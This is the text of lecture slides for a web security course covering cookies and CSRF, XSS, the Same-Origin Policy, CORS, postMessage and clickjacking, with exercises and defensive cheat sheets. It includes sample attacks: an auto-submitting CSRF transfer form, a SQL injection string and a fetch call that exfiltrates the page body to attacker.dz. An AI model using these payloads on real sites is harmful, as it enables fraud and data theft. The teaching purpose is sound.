- RFC 3986 — URI syntax — https://www.rfc-editor.org/rfc/rfc3986
- RFC 9110 — HTTP semantics — https://www.rfc-editor.org/rfc/rfc9110
- RFC 6797 — HSTS — https://www.rfc-editor.org/rfc/rfc6797
- HSTS *preload* list — https://hstspreload.org/
- M. Zalewski, *The Tangled Web*, ch. 2 and 3

Online

- OWASP, unvalidated redirects — https://cheatsheetseries.owasp.org/cheatsheets/Unvalidated_Redirects_and_Forwards_Cheat_Sheet.html
- PortSwigger, header injection — https://portswigger.net/kb/issues/00200200_http-response-header-injection
- OWASP, HSTS — https://cheatsheetseries.owasp.org/cheatsheets/HTTP_Strict_Transport_Security_Cheat_Sheet.html
- MDN, HTTP messages — https://developer.mozilla.org/en-US/docs/Web/HTTP/Guides/Messages
- M. Marlinspike, SSL stripping (Black Hat 2009) — https://www.blackhat.com/presentations/bh-dc-09/Marlinspike/BlackHat-DC-09-Marlinspike-Defeating-SSL.pdf

Your turn — URL and HTTP (1/2)

Ten minutes, alone or in pairs: write down your answers before looking at the solution

1. **Analysis** Break down `https://bank.dz@attacker.dz:8443/login?next=//evil.dz#tok`: scheme, userinfo, host, port, path, query, fragment. Which part is never sent to the server?
2. **MCQ** Which method does RFC 9110 call "safe"? (A) POST; (B) GET; (C) PUT; (D) DELETE.
3. **True/false** "The fragment `#...` of a URL can serve as an attack vector, even though the server never receives it." Justify.
4. **Analysis** A response contains `Location: /home?lang=en` then, on the next line, `Set-Cookie: session=XYZ`, whereas the code only emits `Location`. Name the flaw and the two characters involved.
5. **What if...?** A site sends `Strict-Transport-Security: max-age=31536000`. The next day, the user types `http://bank.dz` on a rogue Wi-Fi. What happens?

Your turn — URL and HTTP (2/2)

Continued: TLS

6. **Analysis** On a public Wi-Fi, an observer captures a student's connection to `https://ent.univ-skikda.dz/grades?id=123`. What does he see among: the server's IP address, the name `ent.univ-skikda.dz`, the path `/grades`, the `id` parameter, the session cookie, the size of the responses?
7. **MCQ** OpenSSL is: (A) the latest version of SSL; (B) a library that implements TLS; (C) a certificate authority; (D) a protocol that replaces TLS.
8. **True/false** "The site uses HTTPS: it is therefore protected against XSS and CSRF." Justify.
9. **Analysis** To "fix a certificate problem", the developer of a mobile banking app accepts **all** certificates. On the cafeteria Wi-Fi, what can an attacker do? Which of the three TLS guarantees has disappeared? What should be done?
10. **What if…?** The university's HTTPS server suffers a SYN flood. Does TLS help it? Why?

APPLICATION LAYER — THE SESSION

Cookies and CSRF

HTTP is a conversation without memory. Its patch, the cookie, goes out on its own with every request: an open door to CSRF.

Warm-up question

Think before we start

The server receives a request carrying your valid session cookie. Does that **prove** that you were the one who wanted to send it?

Clearly separate two questions: "who are you?" and "did you want it?"

Close-up: the life cycle of a session cookie

HTTP is **stateless**: the server forgets everything between two requests. To stay logged in, we use a cookie — the "wristband" you are given at the entrance of a festival.



What a session identifier is

A **random, unpredictable** value (cryptographic generator, 128 bits recommended) that points to the state stored on the server. Whoever holds it **is** the user in the server's eyes: stealing it means stealing the session.

Weakness — the pivot

Without a `SameSite` attribute, step 3 is automatic and depends only on the **destination** of the request, not on the page that triggers it. All of CSRF follows from this single rule.

Cookie attributes: each one closes a door

```
Set-Cookie: __Host-session=4f3a9c...; Path=/; Secure; HttpOnly; SameSite=Lax; Max-Age=3600
```

Attribute	Effect	What it hinders
`HttpOnly`	JavaScript cannot read the cookie	session theft via XSS
`Secure`	sent only over HTTPS	interception in clear (MITM)
`SameSite=Strict`	never sent on a request coming from another site	CSRF
`SameSite=Lax`	from another site: only on top-level GET navigation	CSRF via POST, iframe, image
`SameSite=None`	always sent (requires `Secure`)	nothing: reserve for intended third-party uses
`Max-Age / Expires`	lifetime	exploitation of a forgotten session
`__Host-` prefix	set over HTTPS, enforces `Secure`, `Path=/`, no `Domain`	overwriting from a subdomain

Without a `Domain` attribute, the cookie is sent only to the exact host that set it. With `Domain=bank.dz`, **all** subdomains receive it — including a compromised or abandoned subdomain. In depth: Chapter 6.

The weakness: the cookie goes out on its own, every time

Weakness — an authenticated request — but intended by whom?

The browser sends the cookie back with every request to the site, **whatever page triggers it**. The server therefore receives an authenticated request, but it cannot know whether the user intended it or whether another page triggered it without their knowledge.

Concept — ambient authority

The cookie proves **who** you are — never **that you really intended this particular action**. The proof of identity travels on its own, attached to the **destination**, not to the **intention**.


An old problem: the "confused deputy" (N. Hardy 1988)

A program that holds an authority (here, the browser and its cookies) is manipulated by a third party into exercising it on its behalf. CSRF is the Web illustration: the browser is the deputy, the booby-trapped site the manipulator.

Distinguish: **authentication** (who?) and **authorization of a specific action** (this action, now, intended?). The cookie covers only the first.

The exploit: CSRF (Cross-Site Request Forgery)

A booby-trapped site makes the browser of an already logged-in victim perform an action. It does **not** steal the cookie: it takes advantage of its automatic sending.



Concept — why the Same-Origin Policy is not enough

The SOP prevents `free-games.dz` from **reading** the bank's response, not from **sending** the request. For a transfer, a password or email address change, **sending is enough** (only a "non-simple" request, JSON for example, triggers a CORS preflight — this is not a defense to recommend).

CSRF: what the booby-trapped page contains

No advanced technique: an ordinary, invisible HTML form, submitted by one line of JavaScript.

```
<form action="https://bank.dz/transfer" method="POST" id="f">
  <input type="hidden" name="beneficiary" value="ATTACKER">
  <input type="hidden" name="amount" value="100000">
</form>
<script>document.getElementById('f').submit();</script>
```

Exploitation — GET variant

If the application accepts the action via GET, a simple image is enough, even without JavaScript:

```
<img src="https://bank.dz/transfer?beneficiary=X&amount=1000">
```

Hence the RFC 9110 rule: **no action via GET**.

The attacker must know **all** the request parameters in advance. If a value is missing that he can neither guess nor read, the attack fails: this is exactly what the defense will exploit.

The defense: require proof of intent

We add what was missing: proof that the request really comes from the application itself, which the booby-trapped site cannot provide.

Defense — four mechanisms — from the fundamental to the complementary

- **Anti-CSRF token**: each legitimate form carries an unpredictable secret tied to the session. The trap site cannot read it (the SOP prevents it), and therefore cannot attach it. No valid token → request rejected. It is the "SYN cookie" of the application layer.
- **SameSite cookie** (`Lax` or `Strict`): the browser no longer sends the cookie on requests coming from **another site** (subdomains remain "same site"). Chrome (80) and Edge (86) apply `Lax` by default since 2020, neither Firefox nor Safari: **set the attribute explicitly**, in addition to the token.
- **Check the provenance**: `Origin` and `Sec-Fetch-Site` headers (*Fetch Metadata*, added by the browser and not forgeable by a page); reject `cross-site` (even `same-site`) on actions
- **Reauthentication** for critical actions (password, one-time code)

In practice: frameworks (Django, Laravel, Rails, Spring) generate and check the token. In Django, `{% csrf_token %}` in every POST form; for an AJAX request, the token travels in the `X-CSRFToken` header. Protection is enabled by default: do not disable it.

Key takeaways: cookies and CSRF (1/2)

Security Engineering Cheat Sheet — in the spirit of the end-of-chapter sheets of The Tangled Web

DO

- ✓ Explicitly set `Secure`, `HttpOnly` and `SameSite` on the session cookie
- ✓ `__Host-` prefix, no `Domain` attribute, short lifetime
- ✓ Anti-CSRF token on every action, check `Origin` and `Sec-Fetch-Site`
- ✓ No action via GET; reauthenticate for critical actions

AVOID

- × Rely on the cookie alone to authorize an action
- × Count on the Same-Origin Policy against CSRF
- × Disable the framework's CSRF protection "to make it work"
- × Share the session cookie with all subdomains

Further reading — cookies and CSRF (2/2)

Standards and documentation

- RFC 6265 — HTTP cookies — https://www.rfc-editor.org/rfc/rfc6265
- rfc6265bis draft (SameSite, prefixes) — https://datatracker.ietf.org/doc/draft-ietf-httpbis-rfc6265bis/
- MDN, `Set-Cookie` — https://developer.mozilla.org/en-US/docs/Web/HTTP/Reference/Headers/Set-Cookie
- Chromium, SameSite timeline — https://www.chromium.org/updates/same-site/
- web.dev, Fetch Metadata — https://web.dev/articles/fetch-metadata

Security

- OWASP, session management — https://cheatsheetseries.owasp.org/cheatsheets/Session_Management_Cheat_Sheet.html
- OWASP, CSRF prevention — https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html
- PortSwigger Academy, CSRF — https://portswigger.net/web-security/csrf
- Django, CSRF protection — https://docs.djangoproject.com/en/stable/ref/csrf/
- N. Hardy, "The Confused Deputy", ACM SIGOPS OSR 22(4), 1988

Your turn — cookies and CSRF (1/1)

Ten minutes, alone or in pairs: write down your answers before looking at the solution

1. **Analysis** What is missing or superfluous in `Set-Cookie: session=4f3a9c; Domain=bank.dz`? Give at least four corrections and the attack each one hinders.
2. **MCQ** `free-games.dz` has a POST form submitted to `bank.dz/transfer`; the cookie carries `SameSite=Lax`, set explicitly. (A) the cookie is sent, the transfer goes through; (B) the cookie is not sent; (C) it is sent only if it is `Secure`; (D) the SOP blocks the sending.
3. **True/false** "The Same-Origin Policy prevents CSRF." Justify.
4. **What if…?** The application changes the email address via `GET /profile/email?new=x@y`, with a `Lax` cookie. What happens if one clicks a booby-trapped link?
5. **Reflection** Why can't the trap site attach the anti-CSRF token from a hidden field? And why does an XSS on `bank.dz` bypass this protection?

CONTENT LAYER — HTML, CSS AND JAVASCRIPT

Content: HTML, DOM and XSS

The historic plague of the Web: a page mixes code (tags, scripts) and data in the same stream. Any confusion between the two is a flaw.

Warm-up question

Think before we start

A site displays “Hello, *your name*”. What would you have to type as a name so that the browser no longer reads it as text? Why is this even **possible**?

Do not look for an attack: look for the boundary between data and code.

HTML: hypertext parsed leniently (1/3)

HTML describes a page with tags. The browser is deliberately **tolerant**: it "repairs" malformed HTML so as to always display something (*The Tangled Web*, ch. 4, "*The Battle over Semantics*").

The browser distinguishes...

Code: `<p>`, `<b>`, `<a href>`, `<script>`, the `onclick` attributes...

Data: the text, especially what the user types (name, comment, search).

Weakness — ...but the boundary is fragile

Code and data travel in **the same character stream**. If a piece of data is inserted into the page without being neutralized, the browser may read it back as code.

Concept — the common thread of this whole part

Data that becomes code: that is the whole story of XSS — and, on the server side, of SQL injection and command injection.

Since HTML5 (W3C 2014, today the WHATWG "HTML Living Standard"), the "repair" algorithm is standardized and identical in all browsers; the tolerance, however, remains.

Reminder: how the browser reads HTML (2/3)


The browser turns tags into a **tree** of elements; this tree is what it displays.

The code as written:

```
<p>Hello <b>Laïdi</b></p>
```

Even with an unclosed <b>, it "repairs" and displays something.

becomes this tree:



Weakness — where the flaw comes from

Since it interprets tags, data that **looks like** a tag becomes a real node of the tree — and a <script> node is executed. Had "Laïdi" been a value entered by the user containing <script>, the tree would have contained a script. This is the root of XSS.

Reminder: the DOM, the page seen as objects (3/3)

Once the HTML is read, the page becomes the **DOM** (*Document Object Model*), a live tree of objects. JavaScript can read and modify it on the fly, without reloading the page.

```
const el = document.getElementById('msg');
el.textContent = data;   ← safe: the data is inserted as TEXT
el.innerHTML   = data;   ← risky: parsed as HTML (a <script> stays inert there, but onerror=... runs)
```

Weakness — sources and sinks

Sources controllable by the attacker: `location.hash`, `location.search`, `document.referrer`, `postMessage` messages...
Dangerous **sinks**: `innerHTML`, `outerHTML`, `document.write`, `eval`, `setTimeout(string)`, `href = "javascript:..."`.

Defense — never connect a source to a sink

A source connected to a sink without neutralization: that is **DOM-XSS**, entirely client-side; with a `#fragment` source, it is even invisible in the server logs. Use `textContent`, `setAttribute` on harmless attributes, and never build HTML from data.

XSS (Cross-Site Scripting): three families (1/4)

Exploitation — running one's script on a trusted site

The attacker gets **their** script executed in the page of a trusted site. The script inherits all the privileges of this origin: read the page, act on behalf of the user, read non-`HttpOnly` cookies, bypass anti-CSRF tokens (it can read them).

1. Reflected

The booby-trapped code is in the request (most often the URL); the server immediately sends it back in the page. Hits whoever clicks the link.

2. Stored

The code is saved on the server side (comment, profile) and hits **all** visitors of the page. Often the most serious.

3. DOM-based

The injection happens client-side: JavaScript copies a source (the `#fragment`) into a sink. The server sees nothing.

Landmark: the Samy worm (MySpace — October 2005)

A stored XSS in a profile added its author as a "friend" of each visitor and copied itself into the visitor's profile: more than **one million** profiles infected in less than 20 hours. First massive XSS worm; it showed that an XSS is not just an "alert box".

How data becomes code (2/4)

A search page displays the searched word again. If it inserts it as is, a "booby-trapped" word stops being text and becomes an executed tag.

1. The user supplies, in the URL:

```
/search?q=<script>...</script>
```

2. The server copies `q` into the page, without neutralizing it:

```
<p>Results for: <script>...</script></p>
```

3. With escaping, the browser displays the text instead of executing it:

```
<p>Results for: &lt;script&gt;...&lt;/script&gt;</p>
```

Weakness — the tipping point

Without escaping, the browser no longer sees text but a `<script>` tag, and executes it. The data has crossed the data → code boundary. Same disease as header injection, in another place.

Close-up: where the data lands — contexts (3/4)

The same data is not dangerous in the same way depending on where it is copied. Hence **contextual escaping**: the rule depends on the context.

Context	Example	Rule
HTML body	`<p>DATA</p>`	encode `&` `<` `>` `"` `'` as entities (`<`...)
HTML attribute	`<input value="DATA">`	**always** quoted; encode `&` `<` `"` `'`
JavaScript	`var x = "DATA";`	`\xHH` (`\uXXXX`); better: `data-` attribute
URL	`<a href="/?q=DATA">`	`%HH` for the parameter, then attribute encoding; whole URL: check the scheme
CSS	`color: DATA;`	avoid; otherwise an allowlist of values

Weakness — one escaping is not as good as another

HTML escaping does not protect a JavaScript context: in `onclick="f('DATA')"`, the browser decodes `'` into `'` before running the JS, and the string is broken.

Exploitation — the scheme trap

`<a href="javascript:...">` is perfectly "encoded" and yet executed on click. For a supplied URL, accept only `https:`, `http:` (or even `mailto:`) or a relative path.

The defense: restoring the data / code boundary (4/4)

Defense — main defense then defense in depth

- **Contextual output escaping** — THE central defense. Leave it to the template engine that escapes by default according to location (Django, Jinja2, Twig, React's JSX); beware of escape hatches (`|safe`, `dangerouslySetInnerHTML`, `v-html`)
- **Allowlist markup filter** for permitted rich HTML (text editor): a real library (DOMPurify in the browser, nh3 in Python), **never** a homemade regular expression
- **Content Security Policy**: the server tells the browser which scripts to run (`script-src 'nonce-...' 'strict-dynamic'`); the injected script, without a nonce, is blocked — Chapter 5
- **HttpOnly cookie**: even in case of XSS, the session cookie cannot be read
- **Trusted Types** (CSP `require-trusted-types-for 'script'`): the browser rejects any raw string in DOM sinks (all recent browsers in 2026)

Order of importance: escaping first. CSP, HttpOnly and Trusted Types limit the damage of an oversight; they are **complements**, not substitutes. The old XSS filter built into browsers (`X-XSS-Protection`) has been removed: do not rely on it.

CSS and JavaScript: other attack surfaces

The Tangled Web devotes a chapter to each. Same principles: data crossing a boundary, or code manipulating other code.

CSS (style sheets)

Role: separate content (HTML) from presentation (style).

Weakness — style that leaks

An injected CSS value can **exfiltrate** data without any script: an attribute selector (`input[value^="a"]`) loads a remote image if the value starts with "a"; prefix after prefix, a hidden token present in the HTML is reconstructed.

Defense — trusted style only

Never insert user-supplied CSS; CSP `style-src` and `img-src`.

JavaScript

Role: bring the page to life by manipulating the DOM.

Weakness — code that loads other code

Copying data into the DOM creates DOM-XSS. Every third-party `<script src>` (analytics, advertising, CDN) runs **with all the rights** of the page: its compromise is yours.

Defense — limit what runs

Safe APIs (`textContent`); third-party scripts kept to a minimum and verified by hash (*Subresource Integrity*, `integrity` attribute).

The same disease on the server side: injections

XSS, SQL injection, command injection… a single cause: user data is **interpreted as code** by an engine (browser, database, command interpreter).

Vulnerable: the data is pasted into the SQL code

```
query = "SELECT * FROM users WHERE name = '" + user_input + "'"
```

With user_input = ' OR '1'='1 the condition becomes always true

Correct (Python, psycopg2): the data is passed separately — this %s is NOT Python's % operator

```
cur.execute("SELECT * FROM users WHERE name = %s", (user_input,))
```

Defense — separate data and code

- **Parameterized queries** (prepared): the data is never mixed with the code
- For the system: call the program with a **list of arguments**, without a command interpreter
- **Least privilege**: the application account has only the rights it needs

Concept — the equivalence

The parameterized query is to SQL what contextual escaping is to HTML: a way of telling the engine "this is data, never code". Chapter 3 and Lab 3 cover it in detail.

Key takeaways: content (HTML, CSS, JS) (1/2)

Security Engineering Cheat Sheet — in the spirit of the end-of-chapter sheets of The Tangled Web

DO

- ✓ Escape on output according to context (HTML, attribute, JS, URL)
- ✓ Let the template engine escape by default
- ✓ Parameterized queries for every database interaction
- ✓ Nonce-based CSP, HttpOnly and Trusted Types as defense in depth
- ✓ Allowlist filter (well-known library) for rich HTML

AVOID

- × Insert raw data into a page, a query or a command
- × Build HTML by concatenation (`innerHTML`)
- × Accept a supplied URL without checking its scheme (`javascript:`)
- × Filter with a homemade regular expression
- × Load third-party scripts without an integrity check

Further reading — content and XSS (2/2)

Prevention

- OWASP, XSS prevention — https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html
- OWASP, DOM-XSS — https://cheatsheetseries.owasp.org/cheatsheets/DOM_based_XSS_Prevention_Cheat_Sheet.html
- OWASP, Content Security Policy — https://cheatsheetseries.owasp.org/cheatsheets/Content_Security_Policy_Cheat_Sheet.html
- OWASP, SQL injection — https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html
- DOMPurify — https://github.com/cure53/DOMPurify

Understanding

- WHATWG, HTML parsing — https://html.spec.whatwg.org/multipage/parsing.html
- MDN, `innerHTML` and security — https://developer.mozilla.org/en-US/docs/Web/API/Element/innerHTML
- MDN, Trusted Types — https://developer.mozilla.org/en-US/docs/Web/API/Trusted_Types_API
- PortSwigger Academy, XSS — https://portswigger.net/web-security/cross-site-scripting
- S. Kamkar, the Samy worm (2005) — https://sa.my/myspace/
- M. Zalewski, *The Tangled Web*, ch. 4 to 6

Your turn — content and XSS (1/1)

Ten minutes, alone or in pairs: write down your answers before looking at the solution

1. **Analysis** Context and escaping of each piece of data: `<p>D1</p>`; `<input value="D2">`; `<script>var n = "D3";</script>`; `<a href="D4">profile</a>`.
2. **MCQ** Which code is safe for displaying a comment entered by the user? (A) `el.innerHTML = c`; (B) `el.textContent = c`; (C) `document.write(c)`; (D) `el.outerHTML = c`.
3. **True/false** "With an HttpOnly cookie and a CSP, it is no longer necessary to escape data." Justify.
4. **Classification** Reflected, stored or DOM: (i) a blog comment displayed to everyone; (ii) `/search?q=...` displayed again by the server; (iii) `page.html#...` copied by a script into the page.
5. **What if...?** An application correctly escapes `< > &` everywhere, but inserts the user-supplied profile URL into `<a href="...">`. What happens?

THE ISOLATION MODEL

The browser: security boundaries

What separates sites from one another: the Same-Origin Policy and its neighbors — powerful, but full of exceptions that Zalewski dissects.

Warm-up question

Think before we start

You are logged in to your bank in one tab and open a gaming site in another. Name one thing this site **can** do against your bank, and one it **cannot** do.

The "read, send, include, frame" grid of this part will give you the answer.

The Same-Origin Policy: each site in its own home (1/3)

Introduced by Netscape Navigator 2 (1995–1996), together with JavaScript: to prevent a site from reading the data of another site open in the same browser. Without it, any page could read your mailbox.

Same **origin** = these three elements identical:



Compared to `https://bank.dz/account`	Same origin?
`https://bank.dz/help`	yes (only the path changes)
`http://bank.dz/account`	no (scheme)
`https://www.bank.dz/`	no (host)
`https://bank.dz:8443/`	no (port)

What it protects

`attacker.dz` cannot **read** the content of `bank.dz`: DOM, AJAX responses, cookies via script.

Weakness — what it does not protect

It prevents neither **sending** a request (CSRF), nor **displaying** the site in a frame (clickjacking), nor **including** its scripts and images.

One origin, several rules (2/3)

Zalewski insists: there is no **single** consistent definition of origin. Each mechanism has its own rules, hence a host of exceptions.

Mechanism	Rule actually applied
DOM and AJAX	strict SOP: scheme + host + port
Cookies	scoped by **domain and path**, without the port; a subdomain can set a cookie for the parent domain
Inclusions (`<script src>`, `<img>`, `<link>`)	loading **allowed** from any origin: the script runs **with the rights of the including page**, without that page reading its source
Forms (`<form action>`)	submission **allowed** to any origin
Frames (`<iframe>`)	display allowed, reading forbidden (except `postMessage`)
`document.domain`	let two subdomains merge; deprecated, inoperative by default in Chrome and Edge since 2023

Concept — reading or acting

The SOP protects **reading**, much less **acting**. Whenever acting is enough for the attacker (send, display, include), a **specific** protection is needed: CSRF token, `frame-ancestors`, CORS, SameSite. In depth: Chapter 2 and Lab 2.

Read, send, include, frame: the SOP grid (3/3)


What a third-party site (`attacker.dz`) can do, by default, towards `bank.dz`: the grid to keep in mind for the whole part.

Third-party site action	Allowed by default?	Attack	Defense
Read the response	no (SOP)	— unless CORS is misconfigured	exact allowlist
Send a request	yes	CSRF	token, SameSite, Fetch Metadata
Include a script or an image	yes	compromised third-party script, leaks	SRI, few third-party scripts
Frame the page	yes	clickjacking	`frame-ancestors`
Make the browser guess a file type	yes (historically)	content sniffing	`nosniff`, separate domain

The next four slides detail the rows of this table: CORS (reading), clickjacking (framing), content sniffing (types). Sending was covered with CSRF (part 6).

AJAX: talking without reloading the page (1/3)

Update part of the page (balance, news feed, autocomplete) without reloading everything: the JavaScript itself sends an HTTP request in the background — formerly `XMLHttpRequest`, today `fetch`.



Weakness — it is still HTTP

Under the hood, AJAX is still HTTP: the session cookie is still sent automatically (same origin, or `credentials: 'include'`) — except for a `SameSite=Lax/Strict` cookie on a cross-site request —, exactly as for a form. CSRF and exfiltration remain possible.

An AJAX request that changes state must therefore carry the CSRF token, typically in a header (`X-CSRFToken` in Django). In depth: Chapter 7.

AJAX versus the Same-Origin Policy: CORS (2/3)

By default, a script can **send** a *simple* request to another origin, but cannot **read** the response. For controlled sharing, the target server must allow it: this is **CORS** (*Cross-Origin Resource Sharing*).

Without permission

`attacker.dz` requests the data of `bank.dz` via AJAX. The browser sends the request (if it is simple), but **blocks reading** the response: the script sees nothing.

With CORS granted by the target server

`bank.dz` responds with a header naming the allowed origin:

```
Access-Control-Allow-Origin: https://friend.dz
```

The browser then allows reading, for this origin only. With cookies (`credentials: 'include'`), `Access-Control-Allow-Credentials: true` is also required.

Concept — a permission and not a bypass

CORS does not "pierce" the SOP: it **relaxes** it in a controlled way, at the target server's discretion. For a non-"simple" request (method other than GET/HEAD/POST, custom header, or `Content-Type` other than form or text, for example `application/json`), the browser first asks for permission with a **preflight** request (*preflight*, `OPTIONS` method); without approval, the request is **never sent**.

AJAX and attacks: exfiltration and misconfigured CORS (3/3)

Exploitation — XSS + fetch = exfiltration

An injected script quietly sends the page's data to the attacker's server:

```
fetch('https://attacker.dz/collect',
  { method: 'POST',
    body: document.body.innerText });
```

Defense — block the way out

CSP `connect-src 'self'` (with `default-src`, `img-src`, `form-action`): the browser refuses most submissions to an unauthorized domain — it reduces exfiltration without preventing it entirely. HttpOnly protects the cookie, not the page content.

Exploitation — a CORS that trusts everyone

Browsers refuse `*` together with cookies. The real, very common mistake: **echoing** the received origin.

request:
```
Origin: https://attacker.dz
```
response:
```
Access-Control-Allow-Origin: https://attacker.
    dz
Access-Control-Allow-Credentials: true
```

Any site can then read the private data of the logged-in user.

Defense — exact allowlist

Compare the origin to an **exact** list; never `null`, never a suffix (`attacker-bank.dz` ends with `bank.dz`) nor a prefix (`bank.dz.attacker.dz` starts with `bank.dz`).

Flaw: postMessage without origin check

postMessage is the official door between two windows of different origins (page and <iframe>, page and payment window): the SOP forbids reading the other, so one **writes** to it.

```
window.addEventListener('message', e => {          ← vulnerable: any page can write
  document.getElementById('balance').innerHTML = e.data;
});

window.addEventListener('message', e => {          ← fixed
  if (e.origin !== 'https://payment.bank.dz') return;
  document.getElementById('balance').textContent = e.data;
});
```

Exploitation — writing from a booby-trapped site

The attacker's site opens the page in a window or a frame and sends it a message: without checking `e.origin`, the message is believed (action triggered) or injected (XSS via `innerHTML`).

Defense — check who is talking and to whom

On receipt, compare `e.origin` to an **exact** value and treat `e.data` as data (`textContent`); on sending, specify the target: `postMessage(msg, 'https://bank.dz')`, never `'*'`.

Flaw: clickjacking



Exploitation — two stacked layers

The attacker loads the bank's real page in a frame (`<iframe>`) made **transparent** (`opacity: 0`), placed exactly above a decoy. The victim thinks they are clicking the decoy; they actually click the real button, with their session active.

Landmark

Named in 2008 by R. Hansen and J. Grossman, who postponed their talk at Adobe's request. In October 2008, G. Aharonovsky publicly showed how to secretly turn on the webcam via the Adobe Flash settings.

Defense — forbid being framed

Header `Content-Security-Policy: frame-ancestors 'none'` (or `'self'`), which replaces the old `X-Frame-Options: DENY` (keep it for old browsers). In addition, `SameSite`: the cookie is not sent in a third-party frame. The *sandboxed iframes* of Chapter 5 address the opposite problem: framing untrusted content.

Flaw: content sniffing

Weakness — the browser guesses

To be tolerant, the browser long guessed the type of a file from its **content**, instead of trusting the `Content-Type` header sent by the server. Zalewski's chapter "*Content Recognition Mechanisms*".

Exploitation — an "image" that executes

1. The site lets users upload an "image"
2. The file actually contains HTML and a script
3. Served without a reliable `Content-Type` (or to an old browser), it is "sniffed" as HTML and executed **in the site's origin** → stored XSS

Defense — remove the dangerous tolerance

- `X-Content-Type-Options: nosniff`: the browser honors the declared type
- Send an exact `Content-Type` and `Content-Disposition: attachment` for files to download
- Serve user files from a **separate domain** (like `googleusercontent.com`): an XSS there stays confined, with no access to the main domain's cookies or data

Key takeaways: browser boundaries (1/2)

Security Engineering Cheat Sheet — in the spirit of the end-of-chapter sheets of The Tangled Web

DO

- ✓ Understand the origin (scheme + host + port) and its exceptions
- ✓ `frame-ancestors` against clickjacking
- ✓ `nosniff` and an exact `Content-Type` for all served content
- ✓ Isolate user content on a separate domain
- ✓ CORS: exact allowlist of allowed origins

AVOID

- × Believe that the SOP protects against everything (neither CSRF nor clickjacking)
- × Let the browser guess the type of a file
- × Echo the `Origin` header into `Access-Control-Allow-Origin`
- × Serve user files from the main domain

Further reading — browser (2/2)

Standards and documentation

- RFC 6454 — the concept of origin — https://www.rfc-editor.org/rfc/rfc6454
- MDN, Same-Origin Policy — https://developer.mozilla.org/en-US/docs/Web/Security/Same-origin_policy
- MDN, CORS — https://developer.mozilla.org/en-US/docs/Web/HTTP/Guides/CORS
- MDN, `frame-ancestors` — https://developer.mozilla.org/en-US/docs/Web/HTTP/Reference/Headers/Content-Security-Policy/frame-ancestors
- WHATWG, MIME Sniffing — https://mimesniff.spec.whatwg.org/

Security

- PortSwigger Academy, CORS — https://portswigger.net/web-security/cors
- OWASP, clickjacking — https://cheatsheetseries.owasp.org/cheatsheets/Clickjacking_Defense_Cheat_Sheet.html
- OWASP, HTTP security headers — https://cheatsheetseries.owasp.org/cheatsheets/HTTP_Headers_Cheat_Sheet.html
- OWASP, file upload — https://cheatsheetseries.owasp.org/cheatsheets/File_Upload_Cheat_Sheet.html
- Chrome, end of `document.domain` — https://developer.chrome.com/blog/document-domain-setter-deprecation

Your turn — browser (1/2)

Ten minutes, alone or in pairs: write down your answers before looking at the solution

1. **Analysis** Same origin as `https://ent.univ-skikda.dz/grades`? (1) `https://ent.univ-skikda.dz:443/courses`; (2) `http://ent.univ-skikda.dz/grades`; (3) `https://univ-skikda.dz/`; (4) `https://ENT.Univ-Skikda.dz/x`; (5) `https://ent.univ-skikda.dz:8443/`; (6) `https://ent.univ-skikda.dz.attacker.dz/`.
2. **Analysis** `https://app.univ.dz` runs `fetch('https://api.univ.dz/grades', {credentials:'include'})`. Is reading allowed? (A) `Allow-Origin: *` and `Allow-Credentials: true`; (B) `Allow-Origin: https://app.univ.dz` without `Allow-Credentials`; (C) both correct; (D) a POST in `application/json` whose preflight does not allow `Content-Type`.
3. **Defense** Which measure for: (a) the payment page loaded in an invisible iframe; (b) an "avatar" containing HTML that gets executed; (c) an injected script sending the page to `attacker.dz`; (d) an external form that changes the student's email address?
4. **True/false** (1) "The SOP prevents `attacker.dz` from sending a POST to `bank.dz`." (2) "Properly configured, CORS protects my API from CSRF." (3) "`Access-Control-Allow-Origin: *` is enough to expose a logged-in user's private data."
5. **Reflection** Why does Google serve user files from `googleusercontent.com`? What does this protect, and what does it not protect?

Your turn — browser (2/2)

Continued: postMessage

6. **Analysis** A handler filters as follows: `if (e.origin.indexOf('bank.dz') !== -1) { ... }`. Which of these origins pass? (1) `https://bank.dz`; (2) `https://bank.dz.attacker.dz`; (3) `https://attacker-bank.dz`; (4) `http://bank.dz`. Fix the test.
7. **Analysis** A login `<iframe>` passes the token to its parent page with `parent.postMessage({token: t}, '*')`. What happens if `attacker.dz` frames this iframe? Fix the call.
8. **True/false** "The SOP prevents a page of `attacker.dz` from sending a message to a window of `bank.dz`." Justify.
9. **Reflection** The handler now checks `e.origin` exactly, but still writes `e.data` with `innerHTML`. Why is this still a bad idea?

SYNTHESIS

One disease, many symptoms

Trust granted too early — to a packet, a cookie, a piece of data. The defense: always reintroduce the missing proof.

“The user as a security flaw”

Zalewski states it in Chapter 1: the hardest link to secure is the human being. Many attacks break no technology at all: they **deceive the user**.

Phishing

A fake site imitates the real one to steal credentials, helped by an open redirect, a homograph or a misleading domain name.

Hijacked clicks

Clickjacking: the user acts unknowingly, on a page they cannot see.

Visual trust

The user judges a site by its look and its name, not by its actual security — the padlock does not say the site is honest.

Defense — designing for the real user

Secure-by-default settings, clear messages, and **no security decision left to the user’s vigilance**. Examples: HSTS rather than “check the padlock”; passkeys (*passkeys*, FIDO2), bound to the domain, rather than “check the address before typing your password”.

Since *The Tangled Web*: what has changed

The book dates from 2011. Its principles still hold; several defenses have since fixed, at the root, flaws it describes — provided someone **enables** them.

Mechanism	Since	Flaw fixed	Who enables it?
